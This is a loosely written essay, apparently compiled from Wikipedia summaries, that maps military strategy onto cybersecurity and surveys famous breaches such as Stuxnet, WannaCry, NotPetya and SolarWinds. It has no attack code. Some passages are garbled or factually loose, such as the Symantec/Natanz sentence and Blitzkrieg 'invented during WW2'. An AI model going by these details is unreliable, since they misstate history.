When one pursues a military strategy, one reduces his adversary's physical capacity and willingness to fight and continues to do so until the aim is achieved. In wartime and peacetime, force may be used as a threat, directly or indirectly. By building a quantitative or qualitative military advantage before hostilities might begin, one can reduce the capacity and willingness of an adversary to fight.

In military strategy, an adversary's physical capacity and willingness to fight are reduced, and this is continued until the desired outcome is achieved. During wartime and peacetime, the threat may involve force, either directly or indirectly. By building quantitative or qualitative superiority in military power well in advance of hostilities, one can reduce an opponent's capacity and willingness to fight, which is always a relative matter.

This is true whether the conflict is global or local in scope and whether it involves the highest or lowest stakes. Regardless of scope, scale, or aim, military strategy begins with understanding an adversary's strengths and weaknesses in relation to what one wants and how they relate to oneself. It often requires revising one's aims and improvising one's courses of action as the struggle progresses. It ends when one party, or the other, has had enough or is unable to continue.

A military organization follows a comprehensive plan or course of action to achieve its objectives in a conflict. In order to achieve the desired end state, one must decide what actions should be taken, when, and how to utilize the resources available to them. The military strategy must be well-informed, coherent, and flexible enough to adapt to changing circumstances to be effective. There are several key considerations when developing and implementing military strategy:

- **Objectives**
    - It is crucial to have clear and achievable objectives that align with the overall goals of the military organization. These objectives should be SMART
        - Specific
        - Measurable
        - Achievable
        - Relevant
        - Time-bound
- **Resources**
    - The military strategy should be based on a realistic assessment of the resources available to the organization, including
        - Personnel

        - Equipment
        - Logistics
    - Careful consideration should be given to how these resources will be used to achieve the desired objectives.
- **Threat assessment**
    - To develop an effective military strategy, it is crucial to understand the enemy's capabilities and intentions. This includes assessing their strengths and weaknesses, as well as assessing the potential risks and opportunities.
- **Options**
    - The development of a military strategy should encompass a range of options and contingencies that are flexible and adaptable to changing circumstances. These options should be carefully assessed according to their potential impact, feasibility, and risk.
- **Implementation**
    - Once a military strategy has been developed, it is essential to have a clear implementation plan, including assigning responsibilities and setting deadlines for critical tasks. Effective communication and coordination between all levels of the organization are crucial to ensuring the strategy is being implemented effectively.

When military organizations use the military strategy effectively, they can gain a decisive advantage over their opponents and achieve their objectives during a conflict. Using what we have learned, we can compile valuable strategies to strengthen our cybersecurity posture. Let us see the list.

Source:
Military strategy - Wikipedia

5. Top strategies

***"To know the enemy, we have to become the enemy" — Sun Tzu's* The Art Of War.**

To help us understand How we will defeat the attacker, we should first learn common strategies the adversary could use against us. For this, we have a particular quote that we should remember**.**

5.1. Polarity

Life is a constant battle of conflict, and we need to know the rules of the battle to fight effectively. By identifying our enemies so that we can identify them, and we will be able to fight.

5.2. Guerrilla War

To avoid static lines of defense, we must always make everything fluid and mobile.

5.3. Controlled chaos

Speed, adaptability, and the ability to move are critical elements in war to decide faster than our opponent.

5.4. Perfect economy

Our energy and skills will only take us so far as our abilities and skills will take us. There must be a clear understanding of our limits and the need to pick our battles carefully.
War has many costs: the cost of time lost, the loss of political goodwill, and the bitterness of the enemy. Sometimes it is better to wait and undermine our enemies than to seek revenge. Covertly rather than hit them straight on.

5.5. Counter-attack

There is a high probability that we will be at a disadvantage if we move first, that is if we initiate. The attack first. By exposing our strategy to the world, we are simultaneously limiting our options, which can have negative consequences. We should always hold back and let the other side move first to give us the power to move ahead of them on our own accord. If our opponents are aggressive, we should be able to counterattack from any angle and ensure that we lure them into an ambush attack that will leave them weak and exposed.

5.6. Deterrence

The most effective way to combat aggressors is to prevent them from attacking.

Establishing a reputation for ourselves is a good idea: We are a little crazy. We will not want them to know what they will lose if they mess with uncertainty is sometimes better than a direct threat.

5.7. Non Engagement

In a world where many people are indecisive and overly cautious, being alert and knowledgeable can be beneficial. Speed will bring us untold power. Striking before our opponents have time to think or prepare will make them emotional, unbalanced, and prone to
Error.

5.8. Intelligence

Rather than focusing on the army we face, we should focus on the opponent's mind, Learning to read people. Listening to the signals they unconsciously send about their innermost thoughts and intentions will allow us to deceive and control the person who runs the organization.

5.9. Blitzkrieg

When we strike first before our opponents can react, we will gain untold power. This tactic was invented during WW2 to break through the Polish and French defenses.

5.10. Center of gravity

Everyone has a source of power upon which they rely. Discover what the other side most cherishes and protect the other side of the conflict; we must strike at that point to be successful.

5.11. Divide-and-conquer

Even the most formidable foe can be defeated by breaking a difficult problem down into small, eminently defeatable parts.

5.12. Turning

Attack our opponents from the side, where they least expect it, by distracting their attention to the front.

5.13. Ripening for sickle

There is nothing more exhausting than fighting endless battles with people, regardless of how strong we are. Exhausting, costly, and unimaginative. A wise strategist prefers to maneuver before the battle begins, finding ways to place their opponent in such a

weak position that victory is simple and rapid. Create dilemmas and devise maneuvers that give them a choice of ways to respond-all which are undesirable.

5.14. Righteous

Politicians must fight for causes that seem more just than their opponents. We may question the motives of our opponents and present them in a negative light. We will have room to maneuver as long as we narrow their support base. If we are attacked morally by a clever adversary, do not complain or get angry. Fight fire with fire if we are angry.

5.15. The void

There is a feeling of emptiness or silence, isolation, and non-engagement with others. For most people, a situation where our enemies have no target to attack is intolerable. Watch as they chase us into the void. During frontal combat, pinprick bites and irritating side attacks are delivered.

5.16. Alliance

The best way to advance our cause with the minimum of effort and bloodshed
Is to create a constantly shifting network of alliances, getting others to compensate for our deficiencies, do our dirty work, and fight our wars.

5.17. Communication

Communication is a war; its field of battle is the resistant and defensive
Minds of the people who want to influence. The goal is to penetrate their Defenses and occupy their minds.

5.18. Chain-reaction

Terror is the ultimate way to paralyze a people's will to resist and destroy their
Ability to plan a strategic response.

Source:
The 33 Strategies of War - Wikipedia

6. Military Tactics

A military tactic is an action or maneuver used by a military to implement a military strategy and achieve its objectives in a war. An effective military tactic must be well-informed, coherent, and flexible enough to adapt to changing battlefield conditions. There are several key considerations when developing and implementing military tactics.

- **Objectives**
  - It is essential to have clear and achievable objectives that align with the overall goals of the military organization.
- **Threat assessment**
  - Understanding the enemy's capabilities and intentions is crucial for developing effective military tactics. This includes an analysis of their strengths and weaknesses and an assessment of the potential risks and opportunities they present.
- **Options**
  - Involves developing a range of options and contingencies to allow for flexibility and adaptation to changing circumstances. These options should be carefully evaluated based on their potential impact, feasibility, and risk.
- **Deployment**
  - It is based on a careful assessment of the battlefield and the enemy's likely movements and actions. It includes considering the terrain, weather, and other environmental factors that may impact the effectiveness of different tactics.
- **Coordination**
  - Requires coordination and communication among all levels of the organization. This includes ensuring that all units know the overall plan and their specific roles and responsibilities and having a clear system for relaying information and updates during the battle.

By using military tactics effectively, military organizations can achieve their objectives and defeat enemies in battle. To add to what is previously being said most of these strategies could be applied to business use as well.

Source:
Military tactics - Wikipedia

7. Military Intelligence

Is the collection, analysis, and dissemination of information about an enemy's capabilities, intentions, and activities to inform military planning and decision-making. In order to be effective, *military intelligence* must be timely, accurate, and relevant to the needs of the decision-makers who rely on it. There are several key ways in which it can be used effectively. The following principles are followed to acquire ***Military intelligence***.

- **Collection**
  - In order to gather the information needed to inform military planning and decision-making, intelligence agencies must have the ability to collect data from a variety of sources, including those like
    - Human intelligence (HUMINT)
    - Signals intelligence (SIGINT)
    - Imagery intelligence (IMINT).
    - Open-source intelligence (OSINT)
- **Analysis**
  - As soon as the data is collected, it must be analyzed to draw meaningful insights about the enemy's capabilities and intentions. Data mining and machine learning are frequently used as tools and techniques to sift through large amounts of information to identify trends and patterns.
- **Dissemination**
  - After the intelligence has been analyzed, it should be shared with decision-makers in a timely and relevant manner. The information is usually protected and can only be accessed by authorized personnel using secure communication channels and specialized software.
- **Integration**
  - Military intelligence must be integrated with other elements of the military's planning and decision-making process to be effective. In order to ensure that the intelligence is utilized to inform the development of comprehensive and coordinated military plans, it is frequently necessary to work closely with other military branches, such as the air force or navy.

By using military intelligence effectively, military organizations can gain a crucial advantage over their enemies and improve their chances of success on the battlefield.

Source:
Military intelligence - Wikipedia

7.1. Operational Intelligence


To plan and execute military operations, operational intelligence collects, analyzes, and disseminates information. In order to inform the development of operational plans and deployment of resources involves providing timely, accurate, and relevant intelligence to decision-makers. Using operational intelligence is an important aspect of military planning and decision-making. It allows military organizations to anticipate and respond to their adversaries' actions and take advantage of battlefield opportunities. Strategic intelligence (which focuses on long-term planning) and tactical intelligence (which focuses on short-term tactical actions on the battlefield) is used in conjunction with it. Military organizations can gain a significant advantage over their enemies in a conflict by effectively leveraging operational intelligence.

7.1.1. Operational Security

Is a systematic process that safeguards them from compromise or exploitation. It consists of the following steps.

- Identifying
- Controlling
- Protecting critical information
- Assets

It is a crucial aspect of military and civilian organizations, as it helps protect against threats to the organization's operations and ensure their continued success. Operational security involves a range of measures, including identifying critical information and assets, controlling access to them, and protecting against compromise. By effectively implementing operational security measures, organizations can better protect themselves from threats and ensure the continued success of their operations.



7.1.2. Operational security risks

Refer to the potential threats that can compromise or exploit an organization's critical information and assets, potentially disrupting or damaging the organization's operations. Reducing operational security risks is crucial to ensuring an organization's continued success and viability, and it involves taking steps to identify, assess, and mitigate these risks. There are several key ways in which organizations can reduce operational security risks:

7.1.2.1. Identifying vulnerabilities

The first step in reducing operational security risks is to identify the vulnerabilities that exist within the organization.It can involve thoroughly assessing the organization's information and assets and the people, systems, and processes responsible for managing them

As soon as vulnerabilities are identified, assessing the risks they pose to the organization's operation is vital, including the likelihood and impact of different threats and the potential consequences of security breaches.

7.1.2.2. Mitigating risks

After assessing the risks, it is crucial to mitigate them to reduce the overall risk to the organization. For protection against cyber threats, security measures such as access controls, encryption, and intrusion detection systems can be implemented, while physical security measures include guards, fences, and surveillance cameras.


Source:
Operational intelligence - Wikipedia

7.2. Open Source Intelligence

Information is collected, analyzed, and disseminated from publicly accessible sources as part of open-source intelligence (OSINT). It is a crucial aspect of intelligence gathering to inform decision-making and strategy and is widely used by governments, businesses, and other organizations.

As open-source intelligence (OSINT), information from publicly accessible sources is collected, analyzed, and disseminated. Using it to gather relevant and useful insights that can be used to inform decisions and strategies is a key component of intelligence gathering for governments, businesses, and other organizations.

Since more publicly available information has become available in recent years, open-source intelligence has seen a significant increase in use. It is an essential tool for organizations seeking to stay informed and make informed decisions in a complex and rapidly changing world.



Shows how attackers could find valuable information

Source:

[Open-source intelligence - Wikipedia]

7.3. Cyber-Warfare

"According to Douhet's analysis of the command of airspace as a key
capability in warfare (Douhet, 1942), "technology must adapt itself to the needs of war, and not the needs of technology."

The use of cyber tactics and capabilities by governments to achieve strategic objectives in a conflict. Cyber-warfare can include a range of activities, such as cyber espionage (the gathering of intelligence through cyber means), cyber-attacks (the disruption or destruction of enemy systems or infrastructure), and information operations (the use of propaganda and other means to influence public opinion and decision-making).

It is a relatively new and rapidly evolving form of conflict, and it has the potential to have significant consequences for both the countries involved and the global community. One of the key challenges of nation-state cyberwarfare is the difficulty attributing cyber-attacks to specific actors, as hackers often use various techniques to cover their tracks and obscure their identities. It can be difficult for governments to determine the motivations behind an attack and to respond appropriately.

Nation-state Cyber-Warfare can also have significant economic and political consequences, as cyber-attacks can disrupt critical infrastructure, disrupt the flow of information, and damage the reputation and credibility of the targeted nation. In addition, the proliferation of sophisticated cyber weapons and capabilities has raised concerns about the potential for unintended escalation and the risk of a full-scale cyber conflict.

Source:
[Cyber-Warfare - Wikipedia]

7.4. Strategies of cyber-warfare

"We have to get very, very tough on cyber and cyber warfare."
- Unknown cyber-warfare researcher

Cyber-Warfare refers to using digital technologies and tactics to attack and defend against adversaries in the cyber domain. It is a rapidly evolving field that encompasses various activities, from simple hacking to more sophisticated operations involving advanced technologies and tactics. Many strategies can be used in Cyber-Warfare, depending on the specific goals and objectives of the operation. Some common strategies include

- Distributed Denial of service (DDoS) attacks
    - Are designed to disrupt or disable a targeted network or system by overwhelming traffic or requests.
- Phishing attacks
    - Fake emails or other communications that are designed to trick the recipient into divulging sensitive information or downloading malicious software
- Malware attacks
    - Malicious software to infect a target's system and gain unauthorized access to sensitive information or control over the system
- Infrastructure attacks
    - Disrupt or disable critical infrastructure, such as power grids or transportation systems, by attacking the computer systems that control them
- Information Warfare
    - Propaganda and other tactics to influence public opinion and shape the narrative around a particular issue or conflict

7.5. Devastating cyber-attacks

Devastating cyber-attacks can occur when a critical vulnerability is discovered or an employee of a company is compromised. More specific examples include wormable exploits compromising multiple computers and using ransomware such as WannaCry or NotPetya, as well as a hermetic wiper, which is destructive but not ransomware. Examples of critical vulnerabilities include SQL injection, which can lead to the compromise of user passwords, server-side template injection, which can allow an attacker to gain access to the computer hosting the website; and cross-site scripting, which can execute JavaScript and lead to compromised accounts and website defacement. It has to be noted that almost every single big cooperation has been hacked already. Just to name a few: Intel, Fortinet ,Juniper Networks, Sony Entertainment, Microsoft, Google and so on.

7.5.1. Google

It is not uncommon for even large and well-respected companies like Google to experience security or data breaches. Hackers may use a variety of tactics to gain unauthorized access to a company's systems or data, such as exploiting vulnerabilities in software, using stolen or weak passwords, or deploying phishing attacks.

Source:
[Operation Aurora - Wikipedia]


Video:
[EP000: Operation Aurora | HACKING GOOGLE]

7.5.2. Iranian Nuclear facility

Stuxnet was a malware that used multiple Microsoft 0 days to spread to computers in Natanz nuclear facilities in Iran; it was meant to damage centrifuges and did so successfully. From what we know the piece of malware was first distributed over the internet and then infected USB drives or anything it could be stored on. The weapon the NSA and IDF created was so sophisticated we could call it the first cyberweapon ever invented. The Stuxnet exploit contained 4 zero-day exploits that allowed it to hack into any windows operating system or specific programming logical controllers from siemens. The malware was initially discovered by a group of researchers in a honeypot. From there they were able to reverse engineer and construct the malware and able to see where the command and control servers where located. In spite of this, this weapon continued to operate beyond its intended target. In response to Symantec's attacks on the Natanz nuclear facility, There are over 100,000 unique Internet Protocol (IP) addresses

7.5.3. The flame malware

This malware specifically targeted operations within the middle east. It was very hard to detect a piece of malware. Developed by the U.S. and Israeli intelligence agencies, Flame was used for cyber espionage against Iran and other countries in the Middle East. It was able to steal sensitive information from infected computers and was one of the most sophisticated pieces of malware ever discovered at the time of its discovery.



Source:

[Stuxnet - Wikipedia]

[Flame (malware) - Wikipedia]

7.5.4. The Colonial Pipeline Company

On May 7, 2021, the Colonial Pipeline Company was hit by a ransomware attack. This caused them to shut down their systems and restart the entire pipeline system. Responsible group Darkside for the hack on the colonial pipeline according to the Federal Bureau of Investigations. The cyber-attack put the entire country in disarray and people were searching for gas. The evidence that has been presented

Source:
[FBI - Colonial pipeline]

Video:
[*How a cyber-attack crippled the Colonial Pipeline*]

7.5.5. Uber

has been hacked multiple times due to a lack of good security practices. A recent example was when a set of credentials got sold to a hacker called TeaPot (also known for leaking GTA 6 data). Teapot socially engineered the employee to give them access to their account (it had 2fa). After that, Teapot was able to compromise the whole network and steal much information.

Source:
[2016 Data Security Incident | Uber Newsroom]

Video:
[Uber September 2022 Security Incident and Lessons We Can Learn From It ⚠]

7.5.6. Sony
was Compromised by a hacker group called LulzSec sometime around 2011. They used an SQL injection attack to dump Sony's database of passwords and usernames. LulzSec, also known as Lulz Security, was a hacker group that was active in 2011. They gained notoriety for a series of high-profile hacks, including one against Sony.

In 2011, LulzSec targeted Sony's PlayStation Network (PSN) and Sony Pictures websites, resulting in the theft of the personal information of millions of users. The group also posted confidential information online, causing significant damage to Sony's reputation and financial losses. LulzSec claimed responsibility for the hack, stating that it was done for fun and to expose security vulnerabilities in Sony's systems. The group was eventually dismantled by law enforcement, and several members were arrested and convicted for their involvement in the hack.

Source:
[Sony Pictures hack - Wikipedia]

Video:
[The Sony Pictures Hack Explained]

7.5.7. Facebook

Was hacked sometime around 2019. The hack took advantage of a vulnerability in the Open authentication protocol, compromising millions of users. it was reported that Facebook had suffered a data breach that compromised the personal information of millions of users. The hack took advantage of a vulnerability in the "View As" feature, which allows users to see their profile as it appears to other users.

The vulnerability allowed attackers to steal Facebook access tokens, which are used to keep users logged in to the platform. This allowed the attackers to take over the accounts of affected users and access their personal information, including their posts, messages, and other data. The company initially estimated that 50 million users had been affected by the hack, but later revised that number to 30 million. Facebook said the hack was conducted by a group of attackers that used a combination of three bugs in the platform's code. The company said it had fixed the vulnerability and informed law enforcement about the attack.

Top 10 biggest data breaches ever

Company	Service	No. of accounts breached
YAHOO!	Web services	3B (2013)
facebook	Social media	533M (2019)
FRIENDFINDER	Social networking	412M (2016)
myspace	Social networking	360M (?)
Marriott	Hospitality	323M* (2018)
LinkedIn	Social networking	165M (2012)
EQUIFAX	Consumer credit	145M (2017)
Heartland	Payment processing	130M (2008/9)
TARGET	Retail	110M (2013)
Capital One	Banking	106M (2019)

* Data from 323 million guests and 25 million passport numbers


CBC NEWS Source: The Canadian Press

Source:
[Millions of Facebook user phone numbers exposed online, security researchers say - CNET]

Video:
[Facebook Hack: What do hackers use your data for?]

7.5.8. Solarwinds

was hacked through a supply chain attack that compromised millions of users. The hack started in 2019 with the initial compromise of Solarwinds. In 2020, the hackers updated the code Solarwinds distributed, which compromised many of its users. Companies need to implement robust security measures and regularly update their systems to prevent or mitigate the impact of such attacks. It is also vital for individuals to practice good cybersecurity hygiene, such as using strong, unique passwords and being cautious when clicking on links or downloading attachments from unknown sources.



Source:
[Highly Evasive Attacker Leverages SolarWinds Supply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor | Mandiant]

Video:
[The SolarWinds Supply Chain Compromise]


7.5.8.1. Microsoft

One example of a recent security breach at Microsoft was the SolarWinds supply chain attack, in which hackers inserted malicious code into software updates for the SolarWinds Orion platform, which was distributed to many organizations, including Microsoft. The hackers used the compromise to gain access to several high-profile systems, including those belonging to the U.S. government. There has also been a misconfigured database server that leaked over 250 Million records.

Source:
[250 million Microsoft customer service & support records exposed]

7.5.9. Ukraine power grid

Ukraine's power grid experienced a significant outage for 1 to 6 hours due to a massive cyberattack by the GRU. This illustrates the devastating impact that a cyberattack can have on a nation. A cyberattack was launched using malware, which allowed hackers to gain access to the power grid systems and shut them down. As malware rapidly spreads, it is difficult for power grid operators to detect and stop it. It was ultimately possible to stop the attack, but it highlights the level of sophistication and dangerous cyberattacks.with cyber-attacks.




Source:
[2015 Ukraine power grid hack - Wikipedia]

Video:
[A Timeline of Russian Cyberattacks on Ukraine | WIRED]

7.5.10. Wannacry

Using unknown means, the Shadow Brokers obtained access to specific tools that came from the Equation Group on August 13, 2016, according to a Pastebin notice. Wannacry is one of the first malware families distributed worldwide and leveraged a unique vulnerability in the windows operating system. It exploited a vulnerability in the SMBv1 Protocol and allowed them to overrun the buffer and perform remote code execution. This malware was self-replicating, which could spread across your howl network.

That is why it is important to patch your systems so malware can not leverage these exploits to infect the network. The shadow brokers initially released the Zero-day exploits. They hacked into the NSA and released all their tools to the public. Within two weeks of the EternalBlue exploit being posted online, over 200,000 machines were directly infected. EternalBlue, one of the Zero-day exploits, was used to spread the malware across vulnerable systems. By leveraging this exploit, the malware was able to spread quickly and infect an enormous number of systems in a short amount of time.



Source:
[WannaCry ransomware attack - Wikipedia]

Video:
[WANNACRY: The World's Largest Ransomware Attack (Documentary)]

7.5.11. No petya

This is a similar example to wannacry but had multiple exploits and variations that could also spread through the network or self-propagation. NotPetya is a type of malware that was first discovered in June 2017. It is a variant of the Petya malware, but with some significant differences. NotPetya is considered to be a more sophisticated and destructive version of the original malware. The malware propagates through networks by exploiting a vulnerability in the Windows operating system and uses multiple methods of spreading, including self-propagation and spreading through network shares.

Once it infects a computer, it encrypts the hard drive's master file table (MFT), making the system unable to boot and rendering the data on the hard drive inaccessible. Unlike other ransomware, NotPetya does not have a mechanism for the victim to pay a ransom to regain access to their files. The primary objective of the malware is to cause widespread damage and disruption rather than financial gain.

It was reported that the malware was primarily spread through a Ukrainian software update for a tax accounting software called MeDoc. The attack caused significant damage to businesses and organizations, particularly in Ukraine, where it caused widespread disruption to government and private sector operations. Millions of machines were affected and billions of dollars were lost by organizations all over the world as a result of the WannaCry and NotPetya ransomware attacks that followed.

Source:
[Petya and NotPetya - Wikipedia]

Video:
[Implementing the Lessons Learned From a Major cyber-attack]

7.5.12. Other high-value ransomware families

